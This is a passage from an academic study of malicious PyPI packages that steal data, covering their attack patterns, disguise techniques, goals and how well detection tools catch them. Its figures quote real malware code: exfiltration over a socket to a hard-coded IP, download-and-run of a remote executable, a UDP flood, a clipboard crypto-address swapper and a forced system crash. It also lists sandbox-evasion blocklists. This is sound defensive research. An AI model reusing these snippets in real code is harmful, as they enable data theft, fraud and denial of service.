  requests.post(config['attachment_webhook'], json=payload)
```

(a) Construct Request

```
clientSocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
clientSocket.connect(("134.209.85.64",9090))
clientSocket.send(str(sendable_string).encode())
```

(b) TCP Connections

Fig. 5: Examples of Transmission

```
def remote_download():
  url = 'https://python-release.com/python-install.scr'
  filename = 'ini_file_pyp_41.exe'
  rq = requests.get(url, allow_redirects=True)
  open(filename, 'wb').write(rq.content)
  os.system('start '+filename)
```

(a) Remote Download

```
def webhook_spam(webhook, content):
  payload = {'content': content}
  requests.post(webhook, json=payload)
```

```
def flood(sock, ip, port, stop, bytes):
  while time.time() < stop:
    sock.sendto(bytes, (ip, port))
```

(b) Flood Attack

```
def address_swap(self):
    try:
      clipboard_data = pyperclip.paste()
      if re.search('^[13][a-km-zA-HJ-NP-Z1-9]{25,34}$',
clipboard_data):
        if clipboard_data not in [self.addr_btc, self.addr_eth]:
          if self.address_btc != "none":
            pyperclip.copy(self.address_btc)
            pyperclip.paste()
```

(c) Address Tampering Attack

```
def bluescreen():
  ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref
(ctypes.c_bool()))
  ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
ctypes.byref(ctypes.c_ulong()))
```

(d) Denial-of-Service Attack

Fig. 6: Examples of Extra Attack

destinations include attacker-operated servers and third-party file-sharing services [86]. For instance, we observed attackers abusing Discord channels through webhook endpoints, as well as anonymous file-sharing platforms such as Anonfile, to transmit large files. In terms of transmission protocols, 89% of the observed data exfiltration packages rely on HTTP. Additionally, 6% of packages employ TCP connections, creating a socket, connecting to a specific port on the attacker's server, and sending the data as a byte stream. With respect to libraries, most packages leverage the requests library, while a smaller fraction utilize urlopen or curl. Figure 5(a) illustrates an example of requests construction process, while Figure 5(b) shows how malicious packages use TCP requests to upload data.

⑥ **Extra Attack.** We identified that 18% of the analyzed packages performed additional attacks beyond data exfiltration. Specifically, 10.8% of the packages carried out remote downloads, 1.2% launched flooding attacks, 1.2% conducted address tampering, and 4.8% initiated denial-of-service (DoS) attacks.

– *Remote Download.* The package for remote download will specify the download URL, which provides the file to download. The downloaded files are in

various forms, including bat files, zip files and exe files. After downloading, the file will be saved in the current working directory or another temporary directory. For bat files and exe files, the system command will be called to run. For zip files, they will be unzipped. Remote downloads pose significant risks, as files such as '.bat', '.exe', and '.zip' may contain malicious code. When executed, these files can install malware, steal data, or compromise system. Executable files ('.bat' and '.exe') can run arbitrary commands, while '.zip' files may extract harmful scripts or programs that evade detection and enable further attacks. Figure 6(a) illustrates a function that automatically downloads a remote executable file and runs it locally.

- *Flood Attack.* We observe instances of the flood attacks. For example, the package *noblesse-0.0.5* performs both spam and UDP flood attacks. Specifically, the *webhoo_spam* function (Figure 6(b)) sends payloads via POST requests to specified webhook URLs, allowing for mass message delivery that can overwhelm the target system or service, effectively producing a spam effect. Meanwhile, the *flood* function (Figure 6(b)) initiates a classic UDP flood attack by creating a UDP socket and repeatedly sending packages to a specified IP and port. This results in a large volume of traffic over a short period, potentially causing network congestion, exhausting the target server's bandwidth or resources, and rendering the service unavailable.
- *Address Tampering Attack.* We observed that certain functions monitor the system clipboard to detect content matching the format of a cryptocurrency address. When such a match is found, the original address is automatically replaced with the attacker's address. As a result, victims may unknowingly transfer funds to the attacker, leading to significant cryptocurrency losses. Figure 6(c) illustrates an example in which clipboard content matching a Bitcoin address is replaced with the attacker's own Bitcoin address.
- *Denial-of-Service Attack.* The denial-of-service attack is another common extra attack tactics. For example, in Figure 6(d), the function uses the *RtlAdjustPrivilege* API to obtain elevated system privileges, followed by the *NtRaiseHardError* API to trigger a system crash (i.e., blue screen). This results in a forced system failure, potentially disrupting normal operations. Other malicious scripts issue shutdown commands, such as *os.system("shutdown /s /t 1")*, which can lead to data corruption, file system damage, and loss of unsaved work.

4.2.2 Attack Patterns

Based on our observed attack behaviors, we identified the 7 attack patterns of the data exfiltration packages which are summarized in Table 4.

Pattern 1 (Steal Info → Packaging → Transmission) Pattern 1 represents a threat flow where sensitive information is first stolen (②), then packaged (④), and finally transmitted (⑤) to an external destination. The pattern exists in 68.7% of the packages, representing as the most basic and prevalent attack strategy.

Table 4: Classification of Attack Patterns

Id	Composing Behaviors	Percentage
1	② → ④ → ⑤	68.7%
2	② → ④ → ⑤ → ⑥	12.1%
3	② → ③ → ④ → ⑤	7.2%
4	② → ③ → ④ → ⑤ → ⑥	1.2%
5	① → ② → ④ → ⑤	2.4%
6	① → ② → ④ → ⑤ → ⑥	4.8%
7	① → ② → ③ → ④ → ⑤	3.6%

Pattern 2 (Steal Info → Packaging → Transmission → Extra Attack) Pattern 2 extends the basic data exfiltration flow by appending an additional attack phase after transmission (⑥). After sensitive information is stolen, packaged, and transmitted, the attacker launches further malicious actions, such as identity theft, privilege escalation, or targeted attacks, making this pattern particularly dangerous due to its compounding impact. This pattern is observed among 12.1% of the packages.

Pattern 3 (Steal Info → Encryption → Packaging → Transmission) Pattern 3 introduces an encryption step immediately after stealing sensitive information (③), enhancing stealth and resistance to detection. By encrypting the data before packaging and transmission, attackers aim to evade content inspection mechanisms and complicate forensic analysis, thereby increasing the confidentiality and persistence of the exfiltration process. We identified that 7.2% of the packages exhibit this pattern.

Pattern 4 (Steal Info → Encryption → Packaging → Transmission → Extra Attack) Pattern 4 represents a more sophisticated threat flow, combining encryption-enhanced exfiltration (③) with follow-up malicious actions (⑥). After stealing and encrypting the data to evade detection, the attacker packages and transmits it externally, then leverages the exfiltrated information to conduct further attacks, such as impersonation, financial fraud, or system compromise, amplifying the overall impact and complexity of the threat. This sophisticated pattern accounts for 1.2% of the packages.

Patterns 5, 6, and 7 can be interpreted as variants of Patterns 1, 2, and 3, respectively, with additional decryption behaviors. These patterns introduce an additional decryption step prior to the core sequence, where the stolen information is first decrypted (①) before proceeding with packaging, transmission, and potential extra attacks. This added behavior reflects more sophisticated threat models where data is protected at rest and attackers must first unlock it to continue their operations. The pattern 5, 6, 7 accounts for 2.4%, 4.8% and 3.6% of the packages, respectively.



Fig. 7: Percentage of the Data Exfiltration Packages w.r.t. Disguise Targets

Summary: Attackers often begin with basic data exfiltration patterns and progressively incorporate additional behaviors, such as decryption and follow-up attacks, leading to increasingly complex threat flows. The inclusion of encryption not only signals an effort to evade detection but also reflects a higher level of technical sophistication. While simpler patterns occurs more frequently, the presence of more advanced patterns, though less common, is significant. As adversarial capabilities evolve, it is crucial to monitor the shift toward these more sophisticated attack strategies.

4.3 Disguise Characteristic Study (RQ3)

In this section, we present our empirical findings on the disguise strategies adopted by malicious data exfiltration packages. Specifically, we analyze these strategies in terms of their disguised targets and the techniques used for disguise. In this context, a disguise target refers to a component or stage in the attack workflow that malware attempts to hide in order to evade detection or prevent user awareness. And a disguise technique refers to the methods used by the disguised target to achieve its purpose. To analyze how malware conceals its behavior, as in Section 4.2, we also conducted open-encoding analysis.

4.3.1 Disguised Targets

We summarized the disguised targeted into five categories. i.e., disguised download process, disguised operation process, disguised stolen information, disguised remote address, and disguised composite targets. The proportion of data exfiltration packages that apply disguising techniques to specific targets is shown in Figure 7. We observe that disguise is a common tactic among malicious packages. A majority of them (58 packages, 69.8%, one-sample proportion test:

$z = 3.95$, $p < 0.001$) obscure the download process, while a smaller portion (7 packages, 8.4%) disguise operational behaviors. In addition, 6 packages (7.2%) conceal the stolen information itself, and 1 package (1.2%) disguises the destination URL. Notably, 6% of the packages apply composite disguises, simultaneously targeting elements such as IP addresses, code, and other stages of the attack process. Interestingly, we found that 6 packages (7.2%) did not employ any disguising techniques. In this context, a disguise target refers to a component or stage in the attack workflow that malware attempts to hide in order to evade detection or prevent user awareness. And a disguise technique refers to the methods used by the disguised target to achieve its purpose.

4.3.2 Disguising Techniques

We summarized the disguising techniques into four categories, including obfuscation, piggybacking, evasion, footprint deletion.

Obfuscation (14, 16.9%). Obfuscation is a technique used to deliberately make code or data difficult to understand or analyze, without altering its intended functionality. In the context of malicious software, obfuscation is often employed to conceal harmful behavior and evade detection by static or signature-based security tools. This can be achieved through various means. We identify four types of obfuscation techniques [27**?** , 48, 26].

- *Encoding.* Encoding is one of the most common methods used to disguise information, accounting for 12 (14.5%) of the data exfiltration packages we analyzed. It helps to evade basic detection mechanisms based on string matching. We identify four types of encoding techniques: (1) *Base64 (9, 11%).* The most commonly used encoding scheme for disguising information is Base64. As shown in Figure 5(a), Base64 is used to encode the `vid` string. It is also frequently applied to obfuscate IP addresses and URLs; (2) *Hexadecimal Encoding (1, 1.2%).* Similar to Base64, hexadecimal encoding is another technique used to disguise data. As shown in Figure 8(a-1), the script employs the `encode().hex()` function to convert information into hexadecimal format before transmission; (3)*XOR (1, 1.2%).* Some scripts perform an XOR operation between plaintext characters and a fixed array of keys, and then re-encode them into an encrypted string. As shown in Figure 8(a-2), a 5-byte key `t` is repeatedly applied to characters in `rawd` to generate the ciphertext `encd`. (4) *Customized Encoding (1, 1.2%).* Some packages employ customized, randomness-based string encoding, where characters are probabilistically replaced with random values to generate non-deterministic obfuscated strings (Figure 8(a-3)).
- *Steganographic Obfuscation*: This technique involves embedding malicious code or data within seemingly benign files, such as images (e.g., JPGs). The hidden content is extracted and executed at runtime, making detection by static analysis tools significantly more difficult. For example, the package *colourama* embeds malicious code into a file named `test.jpg`, which is later renamed to `new.vbs`. The script then uses the Wscript command to



Fig. 8: Examples of Obfuscation

execute the `new.vbs` file. If `test.jpg` is not present, the script instead sends an HTTP request to download a remote script. It then generates a random 16-character filename with a .vbs extension, opens the file in append mode, writes the downloaded script content to it, and executes the resulting VBScript file. Notably, the code responsible for carrying out these operations is Base64-encoded, further obfuscating the malicious behavior and making it more difficult to detect through static analysis.

– *Homoglyph* : Homoglyph obfuscation disguises code by replacing characters with visually similar Unicode alternatives, thereby hindering human inspection and automated analysis [14]. Beyond basic substitutions (e.g., o vs. 0), prior work has shown that Unicode abuse in Python identifiers can be leveraged for obfuscation and evasion [56], including homoglyphs and bidirectional override characters. We observed that 3 packages (3.6%) employ such techniques. As illustrated in Figure 8(b), visually ordinary identifiers are composed of characters from different Unicode blocks that resemble Latin letters but correspond to distinct code points (Table 5). While these substitutions do not alter program semantics, they significantly impair code readability and manual reverse engineering. Homoglyph obfuscation is often combined with complementary concealment techniques. In particular, dynamic imports (e.g., `__import__('base64')`) are used instead of static statements to reduce the effectiveness of detection tools. Additionally, nested zlib decompression and Base64 decoding are employed to further obscure embedded data or malicious payloads (Figure 8(b), Lines 4 to 7).
– *Metadata Obfuscation* : Beyond code-level obfuscation, many packages also conceal their metadata, which records identifying information such as summaries, authors, and contact details. Manual inspection of PKG-INFO files revealed frequent missing or malformed fields, suggesting deliberate attempts to obscure attacker-related information. As shown in Figure 8(e), some packages provide minimal or misleading descriptions, reuse unrelated official websites, and list nonsensical author names or unusable email addresses. Our analysis focused on the summary, author name, and email

Table 5: Comparison of Normal Characters and Obfuscated Homoglyph Unicode Characters

Character	Normal Code Point	Obfuscated Code Point
i	U+0069	U+1D62A
m	U+006D	U+1D662
p	U+0070	U+1D5FD
o	U+006F	U+1D5FC
r	U+0072	U+1D667
t	U+0074	U+1D601

address. While 90% of packages contained a summary, 68% of these were unreadable or lacked meaningful content. Author information was often absent or unintelligible: 15.6% listed no author name, and 14.2% used random strings or placeholders. Using an online name verification service [1], only 18.3% of author names appeared plausible. Email addresses were present in just 28.9% of packages, we use Hunter.io service [2] to evaluate their legitimacy and found that 41.6% of these were non-functional, indicating widespread use of fabricated or disposable contact information.

Piggybacking (58, 69.8%). Piggybacking is a technique where malicious code is embedded within legitimate and functional software components, allowing it to execute under the guise of benign behavior. Rather than creating an entirely malicious package from scratch, attackers often insert their payloads into existing scripts, libraries that perform legitimate tasks. We observed that 58 (69.8%) of the analyzed packages customize the installation process to embed malicious behavior. Alongside the visible and seemingly legitimate installation procedure, hidden data exfiltration is performed. For instance, attackers define a custom installation class, such as *custominstall*, and assign it to the cmdclass parameter in the setup() function, effectively overriding the default installation logic. Within the custominstall class, the script first calls install.run(self) to execute the standard installation steps, and then proceeds to steal and exfiltrate sensitive data.

Evasion (5, 6%). The essence of Anti-detection mechanism is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. Evasion refers to the techniques used by malicious software to avoid detection. Attackers employ various evasion strategies to conceal malicious intent and ensure their code executes without raising suspicion. This techniques take up 5 (6%) of the total data exfiltration packages.

– *Virtual Environment Detection*. We found that 3.6% of the packages attempt to detect whether they are running in a virtualized or sandboxed environment, which are common setups for malware analysis tools. For example, package *reols* tries to load `sbiedll.dll`, a dynamic link library associated with the Sandboxie sandboxing software. If the library loads successfully, the script infers it is running in a sandbox and avoids executing

[1] https://www.behindthename.com/
[2] https://hunter.io/dashboard

Table 6: Block List

Blocked Users	Blocked Username	Blocked MAC
'WDAGUtilityAccount'	'BEE7370C-8C0C-4'	'00:15:5d:00:07:34'
'3W1GJT'	'DESKTOP-NAKFFMT'	'00:e0:4c:b8:7a:58'
'QZSBJVWM'	'WIN-5E07COS9ALR'	'00:0c:29:2c:c1:21'
'5ISYH9SH'	'B30F0242-1C6A-4'	'00:25:90:65:39:e4'
'Abby'	'DESKTOP-VRSQLAG'	'3c:ec:ef:44:01:aa'
'hmarc'	'NETTYPC'	'42:01:0a:8a:00:22'

malicious behavior. We also found that *reols* utilizes Windows Management Instrumentation (WMI) to query hard disk drive information. If the drive description contains identifiers such as "VBox" (used by VirtualBox) or "virtual" (a general indicator of virtual machines), the script determines it is operating in a virtualized environment and refrains from executing. These techniques allow malware to remain undetected during automated security analysis.

– *Block List.* In addition, we observed that 3.6% of the packages incorporate blocklists containing specific user IDs, hostnames, or MAC addresses associated with security researchers or analysis platforms. These scripts retrieve the relevant system information at runtime and compare it against the blocklist. If a match is detected, the program terminates to avoid exposure. A subset of these blocked identifiers is presented in Table 6.

Temporary Footprint and Deletion (4, 4.8%). Another disguise behavior observed is to delete the temporary files created during its execution (e.g., *os.remove (filename)*). This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware's footprint on the compromised system. Some essential footprints, such as the remotely downloaded files are stored in temporary locations. After downloading and executing these executables, the script deletes certain files as part of a cleanup process. By removing temporary files, the malicious package aim to hinder analysis by security researchers and avoid leaving traces. For example, the script in Table 3 searches for potentially private local files based on filename keywords. It then packages the identified files into a ZIP archive, sends the archive, and deletes the files afterward. Similarly, scripts that target software or browser data locate the directories where the target applications store their data. Some of these scripts copy the relevant folders to a local temporary directory, compress the contents, transmit the archive, and then remove the temporary copies.

Summary: Data exfiltration packages implement multiple disguise techniques on the five disguising targets. As for the disguised targerts, the majority of malicious data-exfiltration packages (58, 69.8%) disguise their download processes. Among the disguising techniques, piggybacking is the most prevalent (58, 69.9%), followed by obfuscation (14, 16.9%) techniques.

4.4 Objective Study (RQ4)

In this section, we conduct a comprehensive analysis of the objectives behind malicious packages. By correlating these objectives with the exfiltrated data types and patterns of data exfiltration packages, we aim to uncover the underlying motivations driving their design and deployment. We summarized 7 types of objectives.

Stealing Personal Authentication Information (4, 4.8%). These packages primarily target users' personal and authentication credentials across various platforms. This information falls under the category of sensitive personal information. Information such as account usernames and passwords, home addresses are highly valuable to attackers for subsequent identity theft and financial fraud.

Stealing Device Information (81, 97.6%). The majority of data exfiltration packages are designed to collect system and device information. This information falls under the category of sensitive device information. By harvesting details such as system configurations and hardware specifications, malicious scripts enable attackers to craft more targeted and effective follow-up attacks. Furthermore, access to this data allows attackers to identify security vulnerabilities, escalate privileges, or install backdoors for persistent access to the compromised system.

Stealing Banking Information (5, 6%). Browsing history, saved payment methods, and billing records stored in browsers provide insight into the victim's financial situation. This information falls under the category of sensitive personal and financial information and it helps attackers identify high-value targets and tailor subsequent attacks accordingly.

Stealing Cryptocurrency (3, 3.6%). Access to digital wallets, such as those used by cryptocurrency platforms like Exodus [3], allows attackers to directly exfiltrate funds, posing a severe financial threat to the victims. The relevant information falls under the category of sensitive personal and financial information.

Stealing Website Records (11, 13.3%). Stealing website data serves various malicious purposes. For example, by extracting Discord [4] session tokens, attackers can hijack user accounts, impersonate victims, send fraudulent messages, or join servers. These activities can be used to conduct social engineering attacks on the victim's contacts. The relevant information includes sensitive information such as personal, business, and software usage footprints.

Stealing Software Application Information (3, 3.6%). Accounts for popular applications like Steam and Minecraft are also targeted. Due to the valuable personal, game-related, and financial data stored in these accounts, stolen credentials are often resold for profit on underground markets. The relevant information falls under the category of sensitive personal and financial information.

[3] https://www.exodus.com/
[4] https://discord.com/

Table 7: Result of Detection Effectiveness in Malicious Data Exfiltration Packages

Benchmark	M:B	M.pkg:B.pkg	Tool	Precision	Recall	F1-score
A	1:1	83:83	Cerebro	98.5	78.3	87.2
			EA4MP	100.0	63.6	77.8
			Hybrid	100.0	3.6	7.0
			Cuckoo	100.0	21.7	35.6
			VirusTotal	100.0	22.9	37.3
	1:3	83:249	Cerebro	97.0	78.3	86.7
			EA4MP	85.7	84.3	85.0
			Hybrid	100.0	3.6	7.0
			Cuckoo	94.7	21.7	35.3
			VirusTotal	100.0	22.9	37.3
	1:10	83:830	Cerebro	81.2	78.3	79.8
			EA4MP	100.0	76.3	86.6
			Hybrid	100.0	3.6	7.0
			Cuckoo	90.0	21.7	35.0
			VirusTotal	82.6	22.9	35.8
B	1:1	617:617	Cerebro	97.3	76.7	85.8
			EA4MP	93.6	98.3	95.9
			Hybrid	100.0	0.8	1.6
			Cuckoo	99.0	82.5	90.0
			VirusTotal	99.1	84.3	91.1
	1:3	617:1,851	Cerebro	89.4	76.7	82.5
			EA4MP	92.9	96.3	94.6
			Hybrid	100.0	0.8	1.6
			Cuckoo	97.7	82.5	89.5
			VirusTotal	98.7	84.3	90.9
	1:10	617:6,170	Cerebro	75.2	76.7	75.9
			EA4MP	94.2	100.0	97.0
			Hybrid	100.0	0.8	1.6
			Cuckoo	93.7	82.5	87.8
			VirusTotal	96.8	84.3	90.1

Perform attacks (15, 18%). In addition to data exfiltration, some packages exhibit extended malicious capabilities, as observed in Patterns 2, 4, and 7. These include spamming and flood attacks, address tampering attacks, denial-of-service attacks.

Summary: Our analysis reveals that the overwhelming majority (81, 97.6%) of the malicious data-exfiltration packages focused on harvesting device information to enable follow-up attacks. Other objectives include stealing personal credentials, banking and cryptocurrency data, website and application records, as well as enabling direct attacks such as spamming or denial-of-service. These findings highlight that attackers exploit highly sensitive personal and financial data for broader malicious purposes.

4.5 Detection Effectiveness Evaluation (RQ5)

In this section, we conduct a comprehensive comparison of the detection performance of existing malicious package detection tools. By comparing how these tools respond to malicious data exfiltration packages malware and general

malicious packages under different malicious-to-benign ratios, we aim to reveal their strengths and limitations in the face of stealthier and more targeted data leakage behaviors.

We evaluate five representative tools. i.e., Cerebro [89], EA4MP [71], Hybrid analysis [3], Cuckoo [10], and virustotal [82]. Cerebro and EA4MP represent state-of-the-art approaches for detecting malicious PyPI packages, whereas Hybrid Analysis, Cuckoo, and VirusTotal are widely adopted platforms for online malware detection. We apply the five representative tool on the two benchmarks (i.e., benchmark A and B) and observe their effectiveness in terms of precision, recall and F1-score. To examine whether the performance differences among the tools are statistically significant, we further conduct Cochran's Q tests followed by pairwise McNemar tests with Holm correction based on sample-level predictions.

Table 7 presents the detection performance of five malware package detection tools under two benchmarks: Benchmark A (detection of data exfiltration packages) and Benchmark B (detection of general malicious packages), evaluated at ratios of 1:1, 1:3, and 1:10. Here, M:B denotes the ratio of malicious to benign packages, while M.pkg:B.pkg specifies their absolute numbers. Overall, the research tools Cerebro and EA4MP demonstrate relatively stable detection performance across both benchmarks, whereas the three online malware detection services (Hybrid, Cuckoo, and VirusTotal) exhibit substantially lower recall and F1-scores. The Cochran's Q test confirms that the differences among the five tools are statistically significant across all settings ($p < 0.001$), motivating further pairwise comparisons using McNemar tests.

Specifically, in Benchmark A, Cerebro and EA4MP consistently outperform the three online detection services. Cerebro achieves an average precision of 92.2% and maintains relatively stable recall across all M.pkg:B.pkg ratios, with an average recall of 78.3%. EA4MP, on the other hand, achieves perfect precision (100.0%) at the 1:1 and 1:10 ratios, with an overall average precision of 95.2% and an average recall of 74.7%. For Cerebro, the F1-score decreases from 87.2% to 79.8% as the proportion of benign packages increases, whereas EA4MP maintains strong detection performance, with its F1-score gradually rising from 78.3% to 86.6%, suggesting greater robustness in data leakage scenarios. By contrast, the online detection services (Hybrid, Cuckoo, and VirusTotal) occasionally achieve perfect precision (100.0%) but largely fail to identify data exfiltration samples, with recall rates remaining as low as 3.6%, 21.7%, and 22.9%, respectively. As the dilution rate of malicious and benign samples increases, the accuracy of some tools decreases significantly. For example, the precision of Cerebro decreases from 98.5% to 81.2%, and VirusTotal drops from 100.0% to 82.6%. Similarly, Cuckoo shows a decrease from 100.0% to 90.0%. The accuracy of EA4MP also dropped to 85.7% at a dilution ratio of 1:5. These results suggest that the increasing dilution of malicious samples with benign packages exposes false positive tendencies in several tools. In contrast, Hybrid rarely misclassifies benign packages in this benchmark. The McNemar tests further show that both Cerebro and EA4MP significantly outperform the three online detection services, while the difference

between Cerebro and EA4MP is not statistically significant; among the online services, VirusTotal generally performs better than Cuckoo, and both outperform Hybrid, which consistently shows the weakest detection capability.

In Benchmark B, which evaluates the detection of general malicious packages, Cuckoo and VirusTotal show a marked improvement compared to Benchmark A. Their recall rises to 82.5% and 84.3%, respectively, significantly higher than in the data exfiltration setting. EA4MP also demonstrates a moderate increase in F1-score. It suggests that data-exfiltration packages are inherently more difficult to detect and negatively impact the effectiveness of these tools. By contrast, Hybrid maintains stable precision but achieves lower recall than in Benchmark A. Cerebro records a slightly reduced recall of 76.7%, indicating that Hybrid is more effective for detecting data exfiltration malware, while Cerebro delivers stable performance regardless of the package type. As the number of benign samples increases, Cuckoo and VirusTotal sustain high F1-scores of around 90.0%, whereas EA4MP further improves, reaching an F1-score of 97.0% under the largest benign ratio (1:10). Meanwhile, Cerebro remains consistent, though its F1-score gradually declines from 85.8% to 75.9% as the benign ratio increases. Regarding false positives, as the benign packages increase from 617 (1:1) to 6,170 (1:10), the precision of several tools decreases due to additional false positives. For instance, Cerebro drops from 97.3% to 75.2%, while Cuckoo declines from 99.0% to 93.7%, and VirusTotal slightly decreases from 99.1% to 96.8%. In contrast, Hybrid consistently maintains a precision of 100%, indicating that it produces almost no false positives under all dilution ratios. The pairwise McNemar tests with Holm correction also indicate that EA4MP achieves the best overall performance in benchmark B, followed by VirusTotal and Cerebro, while Cuckoo performs comparatively weaker and Hybrid consistently exhibits the weakest detection capability.

These results underscore a critical gap in current malware detection capabilities. While online detection services such as Cuckoo and VirusTotal effectively detect general malicious packages, they perform poorly on data exfiltration malware, as reflected in consistently low recall and F1-scores across all benign-to-malicious ratios in Benchmark A. Hybrid, with its limited detection capability, produces unsatisfactory results for both types of malicious packages. In contrast, Cerebro and EA4MP exhibit substantially greater robustness, maintaining relatively stable recall and high F1-scores under balanced settings. Nonetheless, even these tools achieve recall values below 80.0% in Benchmark A, highlighting the inherent difficulty of detecting subtle, exfiltration-oriented malicious behavior. These results reveal a clear contrast between static-analysis–based detectors and runtime-oriented analysis platforms. Cerebro and EA4MP rely primarily on static analysis of package structure and code-level features, whereas Cuckoo and Hybrid Analysis depend on sandbox-based dynamic execution, and VirusTotal aggregates the results of multiple antivirus engines that mainly rely on signature-based detection. In Benchmark A, which focuses on data exfiltration packages, the

dynamic sandbox tools Cuckoo and Hybrid exhibit very low recall and F1-scores across all dilution ratios. Covert data exfiltration may not trigger the sandbox environment, and packages employing disguise techniques such as Virtual Environment Detection and Block Lists may also evade detection. As a result, the malicious payload may not be fully activated during dynamic analysis, which can reduce the detection capability of sandbox-based tools. VirusTotal shows better performance than the sandbox tools but still suffers from limited recall, suggesting that signature-based detection is less effective against stealthy data-exfiltration packages that do not match known patterns. In contrast, the static-analysis tools Cerebro and EA4MP demonstrate more stable performance under the same settings. Because static analysis inspects the package source code directly, it can detect suspicious exfiltration logic without requiring runtime triggers. Nevertheless, even these tools achieve recall values below 85.0% in Benchmark A, indicating that detecting subtle, exfiltration-oriented malicious behavior remains challenging.

Summary: Cuckoo and VirusTotal perform significantly worse on malicious data exfiltration packages, underscoring the difficulty of detecting the malicious data exfiltration packages. In contrast, Cerebro and EA4MP exhibit more stable performance, achieving average precision values of 92.2% and 95.2%, respectively. However, their recalls remain below 80.0% when detecting data exfiltration packages, highlighting the need for more effective tools tailored to this class of malware.

5 Related Work

We reviewed and discussed the related work with respect to privacy leakage, empirical studies on malware, software supply chain security, and malware detection on OSS packages.

5.1 Privacy Leakage

Many prior studies have investigated cyberattacks involving privacy or data leakage in various application domains. For example, Thomas et al. [78] revealed the large-scale ecosystem surrounding stolen credentials through their automated monitoring framework. Gabriela et al. [2] analyzed network traffic patterns of ransomware campaigns and concluded that ransomware is shifting towards complex data leackage strategies. While these studies provide valuable insights into privacy data leackage, they largely overlook the software ecosystems in which such attacks frequently occur.

As for defensive measures, Hirano et al. [28] proposed T-PIM, a hypervisor-based trusted input mechanism to protect user credentials, and Chowdhury et al. [7] leveraged data mining and machine learning techniques to safeguard sensitive data. Zhang et al. [90] proposed a privacy-leakage-aware encryption

strategy to reduce protection costs, and Olabim et al. [52] incorporated differential privacy to limit the usefulness of exfiltrated data. Furthermore, the lack of targeted defenses against privacy leakage in popular package repositories like PyPI may lead to a continuous increase in data exfiltration packages.

5.2 Empirical Studies on Malware.

Malware empirical studies contribute to the understanding of its behavior, propagation mechanisms, defense strategies, and impact on society. The first systematic investigation into malicious packages was conducted by Ohm et al. [50]. They collected 174 malicious software packages from multiple platforms and manually studied their injection methods, triggering methods, and targets. Guo et al. [86] investigated the characteristics and current state of the malicious code lifecycle in the PyPI ecosystem, reflecting the characteristics of malicious code at different stages. Zahan et al. [88] conducted an empirical study on npm package metadata, they identified six signals of security weakness in NPM supply chain and presented a framework that helps prioritization and quantification of weak link signals in the npm supply chain. These studies primarily focus on generic malware packages across multiple platforms, lacking a comprehensive analysis of malicious packages designed for data exfiltration and ignoring the behavioral patterns of such packages that are difficult to observe in large-scale mixed-category analysis.

5.3 Software Supply Chain Security

As modern software increasingly relies on third-party open-source components, the attack surface is constantly expanding, making software supply chain security a crucial area. Ladisa et al. [35] comprehensively categorized and summarized attacks on the open-source software supply chain, covering various threat vectors from source code contributions to distribution. Ladisa et al. [34] also explained how attackers leverage popular package managers to spread malicious code through dependency resolution and package installation, revealing evasion techniques used to challenge detection. Neupane et al. [48] comprehensively categorized package obfuscation attacks in the software supply chain and developed corresponding detection rules. Yu et al. [87] studied the accuracy of Software Bill of Materials (SBOMs) and pointed out potential flaws in SBOM accuracy and completeness that could lead to new attacks on the software supply chain. While numerous studies have addressed software supply chain theory, generic malware, and potential new attacks, data exfiltration packages have yet to be systematically studied.

5.4 Malware Detection on OSS Packages.

Malware Detection is one of the core areas of cybersecurity, aimed at identifying, classifying, and preventing attacks by malicious software through technological means. Garrett et al. [16] selected multiple features and used clustering techniques to construct a benign behavior model for detecting malicious NPM packages. Ohm et al. [51] extended their work on this basis. They added features related to software package metadata and obfuscation and evaluated the feasibility of different supervised ML models in detecting malicious packages. Sejfia et al. [61] present Amalfi, a ML based approach for automatically detecting potentially malicious packages comprised of three complementary techniques. In this work, they used the feature set extended by Garrett et al. [16] to train the classifier. The detection method proposed by Vu et al. [83] focuses on typosquatting and combosquatting attacks. Liang et al. [38] proposed using clustering techniques to group PyPI installation scripts for detection. And Sun et al. [71] combined deep code behavior features with metadata features for detection. Both of them model malicious behavior as discrete features. While these methods have demonstrated effectiveness in detecting general malware packages or specific attack vectors, there are currently no rules or detection tools specifically for data exiltration packages. This results in existing detectors being less effective against data exfiltration than against general malware.

6 Threats

